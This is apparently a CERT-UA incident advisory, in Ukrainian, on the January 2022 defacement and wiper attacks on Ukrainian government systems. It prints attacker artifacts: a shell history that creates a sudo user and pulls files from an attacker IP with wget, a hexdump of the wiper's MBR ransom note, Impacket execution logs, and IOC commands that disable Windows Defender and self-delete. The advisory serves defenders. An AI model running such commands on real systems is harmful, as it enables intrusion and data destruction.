CERT-UA

Archived: 2026-04-05 21:03:10 UTC

ЗАГАЛЬНА ІНФОРМАЦІЯ

У ніч з 13 на 14 січня 2022 року здійснено втручання в роботу вебсайтів низки державних організацій, в результаті чого при відвідуванні інформаційних ресурсів користувачеві відображалось зображення провокативного змісту.

У деяких випадках з метою порушення штатного режиму функціонування інформаційно-телекомунікаційних (автоматизованих) систем на завершальному етапі кібератаки зловмисниками було здійснено шифрування або видалення даних. Для цього застосовано щонайменше два різновиди шкідливих програм деструктивного характеру, а саме: BootPatch (запис шкідливого коду в MBR жорсткого диску з метою його незворотної модифікації) і WhisperKill (перезапис файлів за визначеним переліком розширень послідовністю байт 0xCC довжиною 1МБ), або видалення даних здійснювалося шляхом ручного видалення віртуальних машин.

Найбільш вірогідним вектором реалізації кібератаки є компрометація ланцюга постачальників (supply chain), що дозволило використати наявні довірчі зв’язки для виведення з ладу пов’язаних інформаційно-телекомунікаційних та автоматизованих систем. Водночас не відкидаються ще два можливих вектори атаки, а саме – експлуатація вразливостей OctoberCMS та Log4j.

Урядова команда реагування на комп’ютерні надзвичайні події України CERT-UA вжила заходів зі збору цифрових доказів, вивчення зразків шкідливих програм і проведення комп’ютерно-технічних досліджень, в тому числі – відновлення інформації після її навмисного знищення. Наразі триває аналіз даних та дослідження обставин кіберінцидентів.

За наявними даними, згадана кібератака планувалася заздалегідь і проводилася у кілька етапів, в т. ч. із застосуванням елементів провокації.

ТЕХНІЧНА ІНФОРМАЦІЯ

Порушення цілісності вебсайтів (дефейс).

Застосована зловмисниками атака має тип “дефейс” (від англ. deface – спотворювати, перекручувати), за якої головна сторінка вебсайту замінюється на іншу, а доступ до всього іншого сайту блокується або ж колишній вміст сайту видаляється.

Виявлено два типи атаки дефейс:

- повна заміна головної сторінки;
- у код вебсайту додано скрипт, що здійснює заміну контенту.

З метою модифікації вмісту вебсторінок зловмисники зранку 14.01.2022 з мережі TOR отримали доступ до панелей керування вебсайтів низки організацій. При цьому ознаки підбору автентифікаційних даних відсутні.

Рис. 1 Приклад дефейсу вебсайту

Під час дослідження скомпрометованих систем було виявлено підозрілу активність із використанням легітимних облікових записів. Приклад файлу історії з переліком виконаних несанкціонованих дій (а саме – створення користувача, додавання його до привілейованої групи та завантаження файлу із зображенням дефейсу) наведено на Рис.2.

```
useradd -m -d /home/username -s /bin/bash username
passwd username
usermod -a -G sudo username
nano /etc/ssh/sshd_config
service sshd restart
cd /var/www
cd sitefiles/
ls -la
wget http://179.43.176[.]38:8000/index.php
ping 8.8.8.8
wget http://179.43.176[.]38:8000/index.php
ping 179.43.176[.]38
nc -zv 179.43.176[.]38 8000
nc -zv 179.43.176[.]38 80
wget http://179.43.176[.]38/index.php
```

Рис. 2 Приклад вмісту .bash_history

Додаткове вивчення виявленої IP-адреси дозволило ідентифікувати копію вебкаталогу станом на 14.01.2022, з якого, вірогідно, здійснювалося завантаження інших файлів, які стосувалися кібератаки (Рис. 3).



Рис. 3. Вміст вебкаталогу на сервері 179.43.176[.]38 станом на 14.01.2022

У межах пошуку схожих подій Оперативним центром реагування на кіберінциденти та кібератаки (SOC) Державного центру кіберзахисту виявлена додаткова IP-адресу 179.43.176[.]42, що стосувалася аналогічної активності у двох інших постраждалих організаціях (Рис. 4).

_time	src_ip	client_app	url
2022-01-14 03:05:11	[redacted]	Wget	http://179.43.176.42:8000/index.php
2022-01-14 02:24:37		Wget	http://179.43.176.42:8000/index.php

Рис. 4. Завантаження файлу index.php вночі 14.01.2022.

Виведення з ладу електронних обчислювальних машин.

Шкідлива програма BootPatch (MD5: 5d5c99a08a7d927346ca2dafa7973fc1; дата компіляції: 2022-01-10 10:37:18).

BootPatch – шкідлива програма, розроблена з використанням мови програмування C. Виконує запис шкідливого програмного коду в MBR жорсткого диску. Шкідливий програмний код забезпечує відображення повідомлення про викуп та спотворює дані, перезаписуючи кожен 199 сектор жорсткого диску відповідним повідомленням. Приклад модифікованого MBR наведено на Рис. 5.

```
00000000  eb 00 8c c8 8e d8 be 88  7c e8 00 00 50 fc 8a 04  |........|...P...|
00000010  3c 00 74 06 e8 05 00 46  eb f4 eb 05 b4 0e cd 10  |<.t....F........|
00000020  c3 8c c8 8e d8 a3 78 7c  66 c7 06 76 7c 82 7c 00  |......x|f..v|.|.|
00000030  00 b4 43 b0 00 8a 16 87  7c 80 c2 80 be 72 7c cd  |..C.....|....r|.|
00000040  13 72 02 73 18 fe 06 87  7c 66 c7 06 7a 7c 01 00  |.r.s....|f..z|..|
00000050  00 00 66 c7 06 7e 7c 00  00 00 00 eb c4 66 81 06  |..f..~|......f..|
00000060  7a 7c c7 00 00 00 66 81  16 7e 7c 00 00 00 00 f8  |z|....f..~|.....|
00000070  eb af 10 00 01 00 00 00  00 00 01 00 00 00 00 00  |................|
00000080  00 00 41 41 41 41 41 00  59 6f 75 72 20 68 61 72  |..AAAAA.Your har|
00000090  64 20 64 72 69 76 65 20  68 61 73 20 62 65 65 6e  |d drive has been|
000000a0  20 63 6f 72 72 75 70 74  65 64 2e 0d 0a 49 6e 20  | corrupted...In |
000000b0  63 61 73 65 20 79 6f 75  20 77 61 6e 74 20 74 6f  |case you want to|
000000c0  20 72 65 63 6f 76 65 72  20 61 6c 6c 20 68 61 72  | recover all har|
000000d0  64 20 64 72 69 76 65 73  0d 0a 6f 66 20 79 6f 75  |d drives..of you|
000000e0  72 20 6f 72 67 61 6e 69  7a 61 74 69 6f 6e 2c 0d  |r organization,.|
000000f0  0a 59 6f 75 20 73 68 6f  75 6c 64 20 70 61 79 20  |.You should pay |
00000100  75 73 20 20 24 31 30 6b  20 76 69 61 20 62 69 74  |us  $10k via bit|
00000110  63 6f 69 6e 20 77 61 6c  6c 65 74 0d 0a 31 41 56  |coin wallet..1AV|
00000120  4e 4d 36 38 67 6a 36 50  47 50 46 63 4a 75 66 74  |NM68gj6PGPFcJuft|
00000130  4b 41 54 61 34 57 4c 6e  7a 67 38 66 70 66 76 20  |KATa4WLnzg8fpfv |
00000140  61 6e 64 20 73 65 6e 64  20 6d 65 73 73 61 67 65  |and send message|
00000150  20 76 69 61 0d 0a 74 6f  78 20 49 44 20 38 42 45  | via..tox ID 8BE|
00000160  44 43 34 31 31 30 31 32  41 33 33 42 41 33 34 46  |DC411012A33BA34F|
00000170  34 39 31 33 30 44 30 46  31 38 36 39 39 33 43 36  |49130D0F186993C6|
00000180  41 33 32 44 41 44 38 39  37 36 46 36 41 35 44 38  |A32DAD8976F6A5D8|
00000190  32 43 31 45 44 32 33 30  35 34 43 30 35 37 45 43  |2C1ED23054C057EC|
000001a0  45 44 35 34 39 36 46 36  35 0d 0a 77 69 74 68 20  |ED5496F65..with |
000001b0  79 6f 75 72 20 6f 72 67  61 6e 69 7a 61 74 69 6f  |your organizatio|
000001c0  6e 20 6e 61 6d 65 2e 0d  0a 57 65 20 77 69 6c 6c  |n name...We will|
000001d0  20 63 6f 6e 74 61 63 74  20 79 6f 75 20 74 6f 20  | contact you to |
000001e0  67 69 76 65 20 66 75 72  74 68 65 72 20 69 6e 73  |give further ins|
000001f0  74 72 75 63 74 69 6f 6e  73 2e 00 00 00 00 55 aa  |tructions.....U.|
```

Рис. 5. MBR жорсткого диску, модифікований шкідливою програмою BootPatch

Імовірно, що запуск шкідливої програми на ЕОМ у локальних обчислювальних мережах жертв реалізовано за допомогою інструменту Impacket, а саме: wmiexec і/або smbexec. Приклади записів із журнальних

файлів Sysmon, що можуть свідчити про згадану активність, наведено на Рис. 6.

```
UtcTime: 2022-01-13 23:17:05.832
ProcessId: 14152
Image: C:\Windows\System32\wbem\WmiPrvSE.exe
CommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\NETWORK SERVICE
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=801E8003C257C8F540B20F1E0DECD3A6
SHA256=A75C85F3B089993E9C042FB82ECB7757E8F460ED8065FC7991CAA38A6DE0F50C
ParentProcessId: 516
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\Windows\system32\svchost.exe -k DcomLaunch -p

UtcTime: 2022-01-13 23:17:06.016
ProcessId: 6364
Image: C:\Windows\System32\cmd.exe
CommandLine: cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=D7AB69FAD18D4A643D84A271DFC0DBDF
SHA256=FF79D3C4A0B7EB191783C323AB8363EBD1FD10BE58D8BCC96B07067743CA81D5
ParentProcessId: 14152
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

UtcTime: 2022-01-13 23:17:11.455
ProcessId: 14348
Image: C:\stage1.exe
CommandLine: c:\stage1.exe
CurrentDirectory: C:\
User: %DOMAIN%\%USER%
TerminalSessionId: 0
IntegrityLevel: High
Hashes: MD5=5D5C99A08A7D927346CA2DAFA7973FC1
SHA256=A196C6B8FFCB97FFB276D04F354696E2391311DB3841AE16C8C9F56F36A38E92
ParentProcessId: 7536
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: cmd.exe /Q /c start c:\stage1.exe 1>
\\127.0.0.1\ADMIN$\__1642115819.9667194 2>&1
```

Рис. 6. Приклади записів із журналу Sysmon.

Шкідлива програма WhisperKill (MD5: 3907c7fbd4148395284d8e6e3c1dba5d; дата компіляції: 2022-01-10 08:14:38).

WhisperKill – шкідлива програма, розроблена з використанням мови програмування C. Виконує перезапис файлів за визначеним переліком розширень послідовністю байт 0xCC довжиною 1МБ. Після запуску самовидаляється. Для доставки використовується .NET-даунлоадер WhisperGate, що є програмою широкого вжитку (т. зв. commodity malware) і який завантажує з cdn.discorapp[.]com та декодує іншу .NET-програму-лаунчер WhisperPack. Останній захищено за допомогою Eazfuscator; він також містить легітимну утиліту AdvancedRun.exe (NirSoft), що використовується для відключення Windows Defender, і VBS-скрипт, який додає шлях «C:\» у винятки.

Приклад розширень файлів наведено на Рис. 7.

```
.HTML .HTM .SHTML .XHTML .PHTML .PHP .JSP .ASP .PHPS .PHP5 .ASPX .PHP4 .PHP6
.PHP7 .PHP3 .DOC .DOCX .XLS .XLSX .PPT .PPTX .PST .OST .MSG .EML .VSD .VSDX
.TXT .CSV .RTF .WKS .WK1 .PDF .DWG .ONETOC2 .SNT .JPEG .JPG .DOCB .DOCM
.DOT .DOTM .DOTX .XLSM .XLSB .XLW .XLT .XLM .XLC .XLTX .XLTM .PPTM .POT
.PPS .PPSM .PPSX .PPAM .POTX .POTM .EDB .HWP .602 .SXI .STI .SLDX .SLDM
.BMP .PNG .GIF .RAW .CGM .SLN .TIF .TIFF .NEF .PSD .AI .SVG .DJVU.SH .CLASS
.JAR .BRD .SCH .DCH .DIP .PL .VB .VBS .PS1 .BAT .CMD .JS .ASM .H .PAS .CPP
.C .CS .SUO .ASC .LAY6 .LAY .MML .SXM .OTG .ODG .UOP .STD .SXD .OTP .ODP
.WB2 .SLK .DIF .STC .SXC .OTS .ODS .3DM .MAX .3DS .UOT .STW .SXW .OTT .ODT
.PEM .P12 .CSR .CRT .KEY .PFX .DER .OGG .RB .GO .JAVA .INC .WAR .PY .KDBX
.INI .YML .PPK .LOG .VDI .VMDK .VHD .HDD .NVRAM .VMSD .VMSN .VMSS .VMTM
.VMX .VMXF .VSWP .VMTX .VMEM .MDF .IBD .MYI .MYD .FRM .SAV .ODB .DBF .DB
.MDB .ACCDB .SQL .SQLITEDB .SQLITE3 .LDF .SQ3 .ARC .PAQ .BZ2 .TBK .BAK .TAR
.TGZ .GZ .7Z .RAR .ZIP .BACKUP .ISO .VCD .BZ .CONFIG
```

Рис. 7. Перелік розширень файлів, які перезаписує WhisperKill

РЕКОМЕНДАЦІЇ

- Переглянути порядок підключення співробітників і/або обладнання компаній-постачальників до корпоративних мереж, виходячи з принципу мінімальної достатності привілеїв, фільтрації (ізоляції) інформаційних потоків та безумовної необхідності використання багатофакторної автентифікації.
- Обмежити доступ до засобів адміністрування вебресурсів, у т. ч. панелей керування CMS, а також серверного обладнання (фільтрація на мережевому рівні, сертифікати, багатофакторна автентифікація).
- Забезпечити контроль (фільтрацію) вихідних інформаційних потоків (т. зв. egress filtering).
- Забезпечити централізоване збирання, оброблення та зберігання (часова ємність – не менше року) журнальних файлів із застосуванням відповідних систем (SIEM). Реалізувати та підтримувати в актуальному стані відповідно моделі загроз автоматизований моніторинг подій з метою виявлення аномалій.
- З метою виявлення фактів можливого втручання в роботу інформаційних систем здійснити перевірку мережевої активності та активності на хостах згідно вказаних індикаторів компрометації.

КОРИСНІ ПОСИЛАННЯ

https://cert.gov.ua/article/17899

https://cert.gov.ua/recommendation/2502

https://cert.gov.ua/recommendation/11388

ІНДИКАТОРИ КОМПРОМЕТАЦІЇ (IOC)

Files:

```
5d5c99a08a7d927346ca2dafa7973fc1        BootPatch
14c8482f302b5e81e3fa1b18a509289d        WhisperGate
e61518ae9454a563b8f842286bbdb87b        WhisperPack
```

```
3907c7fbd4148395284d8e6e3c1dba5d        WhisperKill
17fc12902f4769af3a9271eb4e2dacce        AdvancedRun.exe
```

URL:

```
hxxps://cdn.discordapp[.]com/attachments/928503440139771947/930108637681184768/Tbopbh.jpg
hxxp://179.43.176[.]42:8000/index.php
hxxp://179.43.176[.]38:8000/index.php
```

IP:

```
179.43.176[.]42
179.43.176[.]38
179.43.176[.]60
179.43.176.0/24
```

Commands:

```
cmd.exe /Q /c start c:\stage1.exe 1> \\127.0.0.1\ADMIN$\__%TIMESTAMP% 2>&1
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe -enc UwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQB
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe /WindowState 0 /CommandLine "rmdir 'C:\P
"%TMP%\AdvancedRun.exe" /EXEFilename "C:\Windows\System32\sc.exe" /WindowState 0 /CommandLine "stop
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe rmdir 'C:\ProgramData\Microsoft\Windows De
cmd.exe /min /C ping 111.111.111[.]111 -n 5 -w 10 > Nul & Del /f /q %TMP%\InstallUtil.exe
```

HTTP-requests:

```
POST /backend/backend/auth/signin
POST /backend/backend
POST /backend/backend/auth/restore
POST /backend/backend/auth/reset/1/1
POST /backend/system/settings/update/october/backend/editor
POST /backend/backend/pages/create
```
